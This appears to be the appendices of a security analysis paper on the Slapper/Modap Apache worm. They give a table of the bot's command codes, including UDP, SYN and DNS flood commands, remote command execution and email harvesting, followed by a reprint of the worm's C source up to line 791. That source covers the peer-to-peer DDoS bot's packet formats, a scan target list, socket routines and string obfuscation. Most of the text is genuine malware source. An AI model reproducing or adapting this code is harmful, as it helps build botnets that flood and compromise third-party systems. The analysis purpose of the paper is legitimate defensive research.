
<http://analyzer.securityfocus.com/alerts/020916-Analysis-Modap.pdf>

Code	Name	Description
0x20	Info	This command retrieves various statistics about the bot, including the uptime of the bot, the current IP being scanned, and the version of the bot.
0x21	Open a bounce	This command is used to open a TCP port 1080 proxy on the bot that receives this command by default using the socks server parameter of the command packet.
0x22	Close a bounce	This command is used to close all of the open TCP port 1080 proxy connections to the clients.
0x23	Send a message to a bounce	This command is used to relay information back to a client system for the Modap network.
0x24	Run a command	This command is used to execute arbitrary system commands.
0x25	not used	Not implemented
0x26	Route	This command is used to obtain the routing information from other infected systems.
0x27	not used	Not implemented
0x28	List	This command is used to retrieve the list of servers.
0x29	Udp flood	This command floods the target with UDP packets of the user-defined size on the specified port for the requested amount of time. If a destination port is not specified, a random port is selected. The maximum size of the individual UDP flood datagrams is 9216 bytes.
0x2A	Tcp flood	This DoS tool connects to the TCP port specified, but does not actually send any data, it only opens a connection to the specified port. This command simply issues a connect() immediately followed by a close() call. The effect is a SYN flood of the target.
0x2B	IPv6 Tcp flood	This command is identical to the "0x2A – TCP SYN flood" case except that this flooder will flood with IPv6 packets.
0x2C	Dns flood	This is a DNS standard query DoS tool.
0x2D	Email scan	This command is used to retrieve email addresses from mailing list and other user

		files.
0x70	Incomming client	This command causes the bot network to accept a newly infected system into its network.
0x71	Receive the list	This command takes the list of servers that it received and adds them to its server list.
0x72	Send the list	This command is used to get the recipient to send its server list back to the sender of the command.
0x73	Get my IP	This command is used to set the myip variable to the specified value and add the specified IP address to the bot's infected server list. It should be noted that a machine infected with Modap will not actively scan for vulnerable machines until this variable is set.
0x74	Transmit their IP	Upon receipt of this command, the agent will test to ensure that the IP address is not a private address.... The purpose of this command is not known, as the host issuing the command has to know the IP to send the command to. The reply of the command is only the IP of the recipient of the command. The issuer of the command does not gain any new information.
0x41	Relay to Client	<p>These commands are used to get the bot to convey information back to the system stored in the routes[] array with the specified ID.</p> <p>Although each of these fall through to the same case statement due to the lack of a break statement in any of the 0x41 - 0x46 cases, each of these do have individual functions. The 0x41 - 0x43 cases, for example, are used to send signaling and connection data back to the attacker.</p>
0x42	Relay to Client	
0x43	Relay to Client	
0x44	Relay to Client	
0x45	Relay to Client	
0x46	Relay to Client	
0x47	Relay to Client	

Appendix C Infection/Propagation Cycle

The following diagram was derived from "iDEFENSE Labs Analyzes Apache Worm" by iDEFENSE Labs. URL: <http://www.idefense.com/Intell/CI063002.html>.



Note: The iDEFENSE document analyzed the Apache Scalper worm. Scalper and Slapper have similar infection/propagation cycles. This diagram has been modified to reflect Slapper specific behavior.

Appendix D Slapper source

Located at

URL: <http://www.mail-archive.com/bugtraq@securityfocus.com/msg09082.html>

```
1 /*****
2 *
3 *           Peer-to-peer UDP Distributed Denial of Service (PUD)
4 *           by contem@efnet
5 *
6 *           Virtually connects computers via the udp protocol on the
7 *           specified port. Uses a newly created peer-to-peer protocol that
8 *           incorporates uses on unstable or dead computers. The program is
9 *           ran with the parameters of another ip on the virtual network. If
10 *           running on the first computer, run with the ip 127.0.0.1 or some
11 *           other type of local address. Ex:
12 *
13 *           Computer A: ./program 127.0.0.1
14 *           Computer B: ./program Computer_A
15 *           Computer C: ./program Computer_A
16 *           Computer D: ./program Computer_C
17 *
18 *           Any form of that will work. The linking process works by
19 *           giving each computer the list of available computers, then
20 *           using a technique called broadcast segmentation combined with TCP
21 *           like functionality to insure that another computer on the network
22 *           receives the broadcast packet, segments it again and recreates
23 *           the packet to send to other hosts. That technique can be used to
24 *           support over 16 million simultaneously connected computers.
25 *
26 *           Thanks to ensane and st for donating shells and test beds
27 *           for this program. And for the admins who removed me because I
28 *           was testing this program (you know who you are) need to watch
29 *           their backs.
30 *
31 *           I am not responsible for any harm caused by this program!
32 *           I made this program to demonstrate peer-to-peer communication and
33 *           should not be used in real life. It is an education program that
34 *           should never even be ran at all, nor used in any way, shape or
35 *           form. It is not the authors fault if it was used for any purposes
36 *           other than educational.
37 *
38 *****/
39
40 #include <stdio.h>
41 #include <unistd.h>
42 #include <string.h>
43 #include <fcntl.h>
44 #include <stdlib.h>
45 #include <stdarg.h>
46 #include <sys/ioctl.h>
47 #include <sys/types.h>
48 #include <sys/socket.h>
49 #include <netinet/in.h>
50 #include <sys/time.h>
51 #include <unistd.h>
52 #include <errno.h>
53 #include <netdb.h>
54 #include <arpa/telnet.h>
55 #include <sys/wait.h>
56 #include <signal.h>
57
58 #define SCAN
59 #undef LARGE_NET
60 #undef FREEBSD
61
62 #define BROADCASTS      2
63 #define LINKS          128
64 #define CLIENTS        128
65 #define PORT            2002
66 #define SCANPORT      80
67 #define SCANTIMEOUT    5
68 #define MAXPATH        4096
69 #define ESCANPORT     10100
```

```

70 #define VERSION          12092002
71
72 ////////////////////////////////////////////////////////////////////
73 //                               Macros                               //
74 ////////////////////////////////////////////////////////////////////
75
76 #define FREE(x) {if (x) { free(x);x=NULL; }}
77
78 enum { TCP_PENDING=1, TCP_CONNECTED=2, SOCKS_REPLY=3 };
79 enum { ASUCCESS=0, ARESOLVE, ACONNECT, ASOCKET, ABIND, AINUSE, APENDING, AINSTANCE, AUNKNOWN };
80 enum { AREAD=1, AWRITE=2, AEXCEPT=4 };
81
82 ////////////////////////////////////////////////////////////////////
83 //                               Packet headers                       //
84 ////////////////////////////////////////////////////////////////////
85
86 struct llheader {
87     char type;
88     unsigned long checksum;
89     unsigned long id;
90 };
91 struct header {
92     char tag;
93     int id;
94     unsigned long len;
95     unsigned long seq;
96 };
97 struct route_rec {
98     struct header h;
99     char sync;
100    unsigned char hops;
101    unsigned long server;
102    unsigned long links;
103 };
104 struct kill_rec {
105     struct header h;
106 };
107 struct sh_rec {
108     struct header h;
109 };
110 struct list_rec {
111     struct header h;
112 };
113 struct udp_rec {
114     struct header h;
115     unsigned long size;
116     unsigned long target;
117     unsigned short port;
118     unsigned long secs;
119 };
120 struct tcp_rec {
121     struct header h;
122     unsigned long target;
123     unsigned short port;
124     unsigned long secs;
125 };
126 struct tcp6_rec {
127     struct header h;
128     unsigned long target[4];
129     unsigned short port;
130     unsigned long secs;
131 };
132 struct gen_rec {
133     struct header h;
134     unsigned long target;
135     unsigned short port;
136     unsigned long secs;
137 };
138 struct df_rec {
139     struct header h;
140     unsigned long target;
141     unsigned long secs;
142 };
143 struct add_rec {
144     struct header h;
145     unsigned long server;
146     unsigned long socks;
147     unsigned long bind;
148     unsigned short port;
149 };
150 struct data_rec {

```

```

151         struct header h;
152     };
153     struct addsrv_rec {
154         struct header h;
155     };
156     struct initsrv_rec {
157         struct header h;
158     };
159     struct qmyip_rec {
160         struct header h;
161     };
162     struct myip_rec {
163         struct header h;
164         unsigned long ip;
165     };
166     struct escan_rec {
167         struct header h;
168         unsigned long ip;
169     };
170     struct getinfo_rec {
171         struct header h;
172         unsigned long time;
173         unsigned long mtime;
174     };
175     struct info_rec {
176         struct header h;
177         unsigned char a;
178         unsigned char b;
179         unsigned char c;
180         unsigned char d;
181         unsigned long ip;
182         unsigned long uptime;
183         unsigned long reqtime;
184         unsigned long reqmtime;
185         unsigned long in;
186         unsigned long out;
187         unsigned long version;
188     };
189
190     ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
191     //                                     Public variables                                     //
192     ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
193
194     struct ainst {
195         void *ext,*ext5;
196         int ext2,ext3,ext4;
197
198         int sock,error;
199         unsigned long len;
200         struct sockaddr_in in;
201     };
202     struct ainst clients[CLIENTS*2];
203     struct ainst udpclient;
204     unsigned int sseed=0;
205     struct route_table {
206         int id;
207         unsigned long ip;
208         unsigned short port;
209     } routes[LINKS];
210     unsigned long numlinks, *links=NULL, myip=0;
211     unsigned long sequence[LINKS], rsa[LINKS];
212     unsigned int *pids=NULL;
213     unsigned long numpids=0;
214     unsigned long uptime=0, in=0, out=0;
215     unsigned long synctime=0;
216     int syncmodes=1;
217
218     struct mqueue {
219         char *packet;
220         unsigned long len;
221         unsigned long id;
222         unsigned long time;
223         unsigned long ltime;
224         unsigned long destination;
225         unsigned short port;
226         unsigned char trys;
227         struct mqueue *next;
228     } *queues=NULL;
229
230 #ifdef SCAN

```

```

231 unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 24, 25, 26, 28, 29,
30, 32, 33, 34, 35, 38, 40, 43, 44, 45,
232         46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65, 66, 67, 68, 80, 81, 128, 129, 130,
131, 132, 133, 134, 135, 136, 137, 138,
233     139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159,
160, 161, 162, 163, 164, 165, 166, 167,
234     168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188,
189, 190, 191, 192, 193, 194, 195, 196,
235     198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218,
219, 220, 224, 225, 226, 227, 228, 229,
236     230, 231, 232, 233, 234, 235, 236, 237, 238, 239 };
237 #endif
238
239 ////////////////////////////////////////////////////
240 //                                  Public routines                                  //
241 ////////////////////////////////////////////////////
242
243 unsigned long gettimeout() {
244     return 36+(numlinks/15);
245 }
246
247 void syncmode(int mode) {
248     syncmodes=mode;
249 }
250
251 void gstrand(unsigned long s) {
252     sseed=s;
253 }
254 unsigned long grand() {
255     sseed=((sseed*965764979)%65535)/2;
256     return sseed;
257 }
258
259 void nas(int a) {
260 }
261
262 int mfork() {
263     unsigned int parent, *newpids, i;
264     parent=fork();
265     if (parent <= 0) return parent;
266     numpids++;
267     newpids=(unsigned int*)malloc((numpids+1)*sizeof(unsigned int));
268     if (newpids == NULL) return parent;
269     for (i=0;i<numpids-1;i++) newpids[i]=pids[i];
270     newpids[numpids-1]=parent;
271     FREE(pids);
272     pids=newpids;
273     return parent;
274 }
275
276 char *aerror(struct ainst *inst) {
277     if (inst == NULL) return "Invalid instance or socket";
278     switch(inst->error) {
279         case ASUCCESS:return "Operation Success";
280         case ARESOLVE:return "Unable to resolve";
281         case ACONNECT:return "Unable to connect";
282         case ASOCKET:return "Unable to create socket";
283         case ABIND:return "Unable to bind socket";
284         case AINUSE:return "Port is in use";
285         case APENDING:return "Operation pending";
286         case AUNKNOWN:default:return "Unknown";
287     }
288     return "";
289 }
290
291 int aresolve(char *host) {
292     struct hostent *hp;
293     if (inet_addr(host) == 0 || inet_addr(host) == -1) {
294         unsigned long a;
295         if ((hp = gethostbyname(host)) == NULL) return 0;
296         bcopy((char*)hp->h_addr, (char*)&a, hp->h_length);
297         return a;
298     }
299     else return inet_addr(host);
300 }
301
302 int abind(struct ainst *inst,unsigned long ip,unsigned short port) {
303     struct sockaddr_in in;
304     if (inst == NULL) return (AINSTANCE);
305     if (inst->sock == 0) {
306         inst->error=AINSTANCE;

```



```

307         return (AINSTANCE);
308     }
309     inst->len=0;
310     in.sin_family = AF_INET;
311     if (ip == NULL) in.sin_addr.s_addr = INADDR_ANY;
312     else in.sin_addr.s_addr = ip;
313     in.sin_port = htons(port);
314     if (bind(inst->sock, (struct sockaddr *)&in, sizeof(in)) < 0) {
315         inst->error=ABIND;
316         return (ABIND);
317     }
318     inst->error=ASUCCESS;
319     return ASUCCESS;
320 }
321
322 int await(struct ainst **inst,unsigned long len,char type,long secs) {
323     struct timeval tm,*tmp;
324     fd_set read,write,except,*readp,*writep,*exceptp;
325     int p,ret,max;
326     if (inst == NULL) return (AINSTANCE);
327     for (p=0;p<len;p++) inst[p]->len=0;
328     if (secs > 0) {
329         tm.tv_sec=secs;
330         tm.tv_usec=0;
331         tmp=&tm;
332     }
333     else tmp=(struct timeval *)NULL;
334     if (type & AREAD) {
335         FD_ZERO(&read);
336         for (p=0;p<len;p++) FD_SET(inst[p]->sock,&read);
337         readp=&read;
338     }
339     else readp=(struct fd_set*)0;
340     if (type & AWRITE) {
341         FD_ZERO(&write);
342         for (p=0;p<len;p++) FD_SET(inst[p]->sock,&write);
343         writep=&write;
344     }
345     else writep=(struct fd_set*)0;
346     if (type & AEXCEPT) {
347         FD_ZERO(&except);
348         for (p=0;p<len;p++) FD_SET(inst[p]->sock,&except);
349         exceptp=&except;
350     }
351     else exceptp=(struct fd_set*)0;
352     for (p=0,max=0;p<len;p++) if (inst[p]->sock > max) max=inst[p]->sock;
353     if ((ret=select(max+1,readp,writep,exceptp,tmp)) == 0) {
354         for (p=0;p<len;p++) inst[p]->error=APENDING;
355         return (APENDING);
356     }
357     if (ret == -1) return (AUNKNOWN);
358     for (p=0;p<len;p++) {
359         if (type & AREAD) if (FD_ISSET(inst[p]->sock,&read) inst[p]->len+=AREAD;
360         if (type & AWRITE) if (FD_ISSET(inst[p]->sock,&write) inst[p]->len+=AWRITE;
361         if (type & AEXCEPT) if (FD_ISSET(inst[p]->sock,&except) inst[p]->len+=AEXCEPT;
362     }
363     for (p=0;p<len;p++) inst[p]->error=ASUCCESS;
364     return (ASUCCESS);
365 }
366
367 int atcp_sync_check(struct ainst *inst) {
368     if (inst == NULL) return (AINSTANCE);
369     inst->len=0;
370     errno=0;
371     if (connect(inst->sock, (struct sockaddr *)&inst->in, sizeof(inst->in)) == 0 || errno == EISCONN) {
372         inst->error=ASUCCESS;
373         return (ASUCCESS);
374     }
375     if (!(errno == EINPROGRESS || errno == EALREADY)) {
376         inst->error=ACONNECT;
377         return (ACONNECT);
378     }
379     inst->error=APENDING;
380     return (APENDING);
381 }
382
383 int atcp_sync_connect(struct ainst *inst,char *host,unsigned int port) {
384     int flag=1;
385     struct hostent *hp;
386     if (inst == NULL) return (AINSTANCE);
387     inst->len=0;

```

```

388     if ((inst->sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
389         inst->error=ASOCKET;
390         return (ASOCKET);
391     }
392     if (inet_addr(host) == 0 || inet_addr(host) == -1) {
393         if ((hp = gethostbyname(host)) == NULL) {
394             inst->error=ARESOLVE;
395             return (ARESOLVE);
396         }
397         bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
398     }
399     else inst->in.sin_addr.s_addr=inet_addr(host);
400     inst->in.sin_family = AF_INET;
401     inst->in.sin_port = htons(port);
402     flag = fcntl(inst->sock, F_GETFL, 0);
403     flag |= O_NONBLOCK;
404     fcntl(inst->sock, F_SETFL, flag);
405     inst->error=ASUCCESS;
406     return (ASUCCESS);
407 }
408
409 int atcp_connect(struct ainst *inst,char *host,unsigned int port) {
410     int flag=1;
411     unsigned long start;
412     struct hostent *hp;
413     if (inst == NULL) return (AINSTANCE);
414     inst->len=0;
415     if ((inst->sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
416         inst->error=ASOCKET;
417         return (ASOCKET);
418     }
419     if (inet_addr(host) == 0 || inet_addr(host) == -1) {
420         if ((hp = gethostbyname(host)) == NULL) {
421             inst->error=ARESOLVE;
422             return (ARESOLVE);
423         }
424         bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
425     }
426     else inst->in.sin_addr.s_addr=inet_addr(host);
427     inst->in.sin_family = AF_INET;
428     inst->in.sin_port = htons(port);
429     flag = fcntl(inst->sock, F_GETFL, 0);
430     flag |= O_NONBLOCK;
431     fcntl(inst->sock, F_SETFL, flag);
432     start=time(NULL);
433     while(time(NULL)-start < 10) {
434         errno=0;
435         if (connect(inst->sock, (struct sockaddr *)&inst->in, sizeof(inst->in)) == 0 || errno ==
EISCONN) {
436             inst->error=ASUCCESS;
437             return (ASUCCESS);
438         }
439         if (!(errno == EINPROGRESS ||errno == EALREADY)) break;
440         sleep(1);
441     }
442     inst->error=ACONNECT;
443     return (ACONNECT);
444 }
445
446 int atcp_accept(struct ainst *inst,struct ainst *child) {
447     int sock;
448     unsigned int datalen;
449     if (inst == NULL || child == NULL) return (AINSTANCE);
450     datalen=sizeof(child->in);
451     inst->len=0;
452     memcpy((void*)child,(void*)inst,sizeof(struct ainst));
453     if ((sock=accept(inst->sock,(struct sockaddr *)&child->in,&datalen)) < 0) {
454         memset((void*)child,0,sizeof(struct ainst));
455         inst->error=APENDING;
456         return (APENDING);
457     }
458     child->sock=sock;
459     inst->len=datalen;
460     inst->error=ASUCCESS;
461     return (ASUCCESS);
462 }
463
464 int atcp_send(struct ainst *inst,char *buf,unsigned long len) {
465     long datalen;
466     if (inst == NULL) return (AINSTANCE);
467     inst->len=0;

```

```

468         errno=0;
469         if ((datalen=write(inst->sock,buf,len)) < len) {
470             if (errno == EAGAIN) {
471                 inst->error=APENDING;
472                 return (APENDING);
473             }
474             else {
475                 inst->error=AUNKNOWN;
476                 return (AUNKNOWN);
477             }
478         }
479         inst->len=datalen;
480         inst->error=ASUCCESS;
481         return (ASUCCESS);
482     }
483
484     int atcp_sendmsg(struct ainst *inst, char *words, ...) {
485         static char textBuffer[2048];
486         unsigned int a;
487         va_list args;
488         va_start(args, words);
489         a=vsprintf(textBuffer, words, args);
490         va_end(args);
491         return atcp_send(inst,textBuffer,a);
492     }
493
494     int atcp_recv(struct ainst *inst,char *buf,unsigned long len) {
495         long datalen;
496         if (inst == NULL) return (AINSTANCE);
497         inst->len=0;
498         if ((datalen=read(inst->sock,buf,len)) < 0) {
499             if (errno == EAGAIN) {
500                 inst->error=APENDING;
501                 return (APENDING);
502             }
503             else {
504                 inst->error=AUNKNOWN;
505                 return (AUNKNOWN);
506             }
507         }
508         if (datalen == 0 && len) {
509             inst->error=AUNKNOWN;
510             return (AUNKNOWN);
511         }
512         inst->len=datalen;
513         inst->error=ASUCCESS;
514         return (ASUCCESS);
515     }
516
517     int atcp_close(struct ainst *inst) {
518         if (inst == NULL) return (AINSTANCE);
519         inst->len=0;
520         if (close(inst->sock) < 0) {
521             inst->error=AUNKNOWN;
522             return (AUNKNOWN);
523         }
524         inst->sock=0;
525         inst->error=ASUCCESS;
526         return (ASUCCESS);
527     }
528
529     int audp_listen(struct ainst *inst,unsigned int port) {
530         int flag=1;
531         if (inst == NULL) return (AINSTANCE);
532         inst->len=0;
533         if ((inst->sock = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0) {
534             inst->error=ASOCKET;
535             return (ASOCKET);
536         }
537         inst->in.sin_family = AF_INET;
538         inst->in.sin_addr.s_addr = INADDR_ANY;
539         inst->in.sin_port = htons(port);
540         if (bind(inst->sock, (struct sockaddr *)&inst->in, sizeof(inst->in)) < 0) {
541             inst->error=ABIND;
542             return (ABIND);
543         }
544 #ifdef O_DIRECT
545         flag = fcntl(inst->sock, F_GETFL, 0);
546         flag |= O_DIRECT;
547         fcntl(inst->sock, F_SETFL, flag);
548 #endif

```

```

549     inst->error=ASUCCESS;
550     flag=1;
551     setsockopt(inst->sock,SOL_SOCKET,SO_OOBINLINE,&flag,sizeof(flag));
552     return (ASUCCESS);
553 }
554
555 int audp_setup(struct ainst *inst,char *host,unsigned int port) {
556     int flag=1;
557     struct hostent *hp;
558     if (inst == NULL) return (AINSTANCE);
559     inst->len=0;
560     if ((inst->sock = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0) {
561         inst->error=ASOCKET;
562         return (ASOCKET);
563     }
564     if (inet_addr(host) == 0 || inet_addr(host) == -1) {
565         if ((hp = gethostbyname(host)) == NULL) {
566             inst->error=ARESOLVE;
567             return (ARESOLVE);
568         }
569         bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
570     }
571     else inst->in.sin_addr.s_addr=inet_addr(host);
572     inst->in.sin_family = AF_INET;
573     inst->in.sin_port = htons(port);
574 #ifdef O_DIRECT
575     flag = fcntl(inst->sock, F_GETFL, 0);
576     flag |= O_DIRECT;
577     fcntl(inst->sock, F_SETFL, flag);
578 #endif
579     inst->error=ASUCCESS;
580     return (ASUCCESS);
581 }
582
583 int audp_relay(struct ainst *parent,struct ainst *inst,char *host,unsigned int port) {
584     struct hostent *hp;
585     if (inst == NULL) return (AINSTANCE);
586     inst->len=0;
587     inst->sock = parent->sock;
588     if (inet_addr(host) == 0 || inet_addr(host) == -1) {
589         if ((hp = gethostbyname(host)) == NULL) {
590             inst->error=ARESOLVE;
591             return (ARESOLVE);
592         }
593         bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
594     }
595     else inst->in.sin_addr.s_addr=inet_addr(host);
596     inst->in.sin_family = AF_INET;
597     inst->in.sin_port = htons(port);
598     inst->error=ASUCCESS;
599     return (ASUCCESS);
600 }
601
602 int audp_send(struct ainst *inst,char *buf,unsigned long len) {
603     long datalen;
604     if (inst == NULL) return (AINSTANCE);
605     inst->len=0;
606     errno=0;
607     if ((datalen=sendto(inst->sock,buf,len,0,(struct sockaddr*)&inst->in,sizeof(inst->in))) < len) {
608         if (errno == EAGAIN) {
609             inst->error=APENDING;
610             return (APENDING);
611         }
612         else {
613             inst->error=AUNKNOWN;
614             return (AUNKNOWN);
615         }
616     }
617     out++;
618     inst->len=datalen;
619     inst->error=ASUCCESS;
620     return (ASUCCESS);
621 }
622
623 int audp_sendmsg(struct ainst *inst, char *words, ...) {
624     static char textBuffer[2048];
625     unsigned int a;
626     va_list args;
627     va_start(args, words);
628     a=vsprintf(textBuffer, words, args);
629     va_end(args);

```

```

630         return audp_send(inst,textBuffer,a);
631     }
632
633 int audp_recv(struct ainst *inst,struct ainst *client,char *buf,unsigned long len) {
634     long datalen,nlen;
635     if (inst == NULL) return (AINSTANCE);
636     nlen=sizeof(inst->in);
637     inst->len=0;
638     memcpy((void*)client,(void*)inst,sizeof(struct ainst));
639     if ((datalen=recvfrom(inst->sock,buf,len,0,(struct sockaddr*)&client->in,(size_t*)&nlen)) < 0) {
640         if (errno == EAGAIN) {
641             inst->error=APENDING;
642             return (APENDING);
643         }
644         else {
645             inst->error=AUNKNOWN;
646             return (AUNKNOWN);
647         }
648     }
649     inst->len=datalen;
650     inst->error=ASUCCESS;
651     return (ASUCCESS);
652 }
653
654 int audp_close(struct ainst *inst) {
655     if (inst == NULL) return (AINSTANCE);
656     inst->len=0;
657     if (close(inst->sock) < 0) {
658         inst->error=AUNKNOWN;
659         return (AUNKNOWN);
660     }
661     inst->sock=0;
662     inst->error=ASUCCESS;
663     return (ASUCCESS);
664 }
665
666 unsigned long _decrypt(char *str, unsigned long len) {
667     unsigned long pos=0,seed[4]={0x78912389,0x094e7bc43,0xba5de30b,0x7bc54da7};
668     gsrnd(((seed[0]+seed[1])*seed[2])^seed[3]);
669     while(1) {
670         gsrnd(seed[pos%4]+grand()+pos);
671         str[pos]-=grand();
672         pos++;
673         if (pos >= len) break;
674     }
675     return pos;
676 }
677
678 unsigned long _encrypt(char *str, unsigned long len) {
679     unsigned long pos=0,seed[4]={0x78912389,0x094e7bc43,0xba5de30b,0x7bc54da7};
680     gsrnd(((seed[0]+seed[1])*seed[2])^seed[3]);
681     while(1) {
682         gsrnd(seed[pos%4]+grand()+pos);
683         str[pos]+=grand();
684         pos++;
685         if (pos >= len) break;
686     }
687     return pos;
688 }
689
690 int useseq(unsigned long seq) {
691     unsigned long a;
692     if (seq == 0) return 0;
693     for (a=0;a<LINKS;a++) if (sequence[a] == seq) return 1;
694     return 0;
695 }
696
697 unsigned long newseq() {
698     unsigned long seq;
699     while(1) {
700         seq=(rand()*rand())^rand();
701         if (useseq(seq) || seq == 0) continue;
702         break;
703     }
704     return seq;
705 }
706
707 void addseq(unsigned long seq) {
708     unsigned long i;
709     for (i=LINKS-1;i>0;i--) sequence[i]=sequence[i-1];
710     sequence[0]=seq;

```

```

711 }
712
713 void addserver(unsigned long server) {
714     unsigned long *newlinks, i, stop;
715     char a=0;
716     for (i=0;i<numlinks;i++) if (links[i] == server) a=1;
717     if (a == 1 || server == 0) return;
718     numlinks++;
719     newlinks=(unsigned long*)malloc((numlinks+1)*sizeof(unsigned long));
720     if (newlinks == NULL) return;
721     stop=rand()%numlinks;
722     for (i=0;i<stop;i++) newlinks[i]=links[i];
723     newlinks[i]=server;
724     for (;i<numlinks-1;i++) newlinks[i+1]=links[i];
725     FREE(links);
726     links=newlinks;
727 }
728
729 void conv(char *str,int len,unsigned long server) {
730     memset(str,0,len);
731     strcpy(str,(char*)inet_ntoa(*(struct in_addr*)&server));
732 }
733
734 int isreal(unsigned long server) {
735     char srv[256];
736     unsigned int i,f;
737     unsigned char a=0,b=0;
738     conv(srv,256,server);
739     for (i=0;i<strlen(srv) && srv[i]!='.';i++);
740     srv[i]=0;
741     a=atoi(srv);
742     f=i+1;
743     for (i++;i<strlen(srv) && srv[i]!='.';i++);
744     srv[i]=0;
745     b=atoi(srv+f);
746     if (a == 127 || a == 10 || a == 0) return 0;
747     if (a == 172 && b >= 16 && b <= 31) return 0;
748     if (a == 192 && b == 168) return 0;
749     return 1;
750 }
751
752 u_short in_cksum(u_short *addr, int len) {
753     register int nleft = len;
754     register u_short *w = addr;
755     register int sum = 0;
756     u_short answer =0;
757     while (nleft > 1) {
758         sum += *w++;
759         nleft -= 2;
760     }
761     if (nleft == 1) {
762         *(u_char *)(&answer) = *(u_char *)w;
763         sum += answer;
764     }
765     sum = (sum >> 16) + (sum & 0xffff);
766     sum += (sum >> 16);
767     answer = ~sum;
768     return(answer);
769 }
770
771 int usersa(unsigned long rs) {
772     unsigned long a;
773     if (rs == 0) return 0;
774     for (a=0;a<LINKS;a++) if (rsa[a] == rs) return 1;
775     return 0;
776 }
777
778 unsigned long newrsa() {
779     unsigned long rs;
780     while(1) {
781         rs=(rand()*rand())^rand();
782         if (usersa(rs) || rs == 0) continue;
783         break;
784     }
785     return rs;
786 }
787
788 void addrsa(unsigned long rs) {
789     unsigned long i;
790     for (i=LINKS-1;i>0;i--) rsa[i]=rsa[i-1];
791     rsa[0]=rs;

```

```

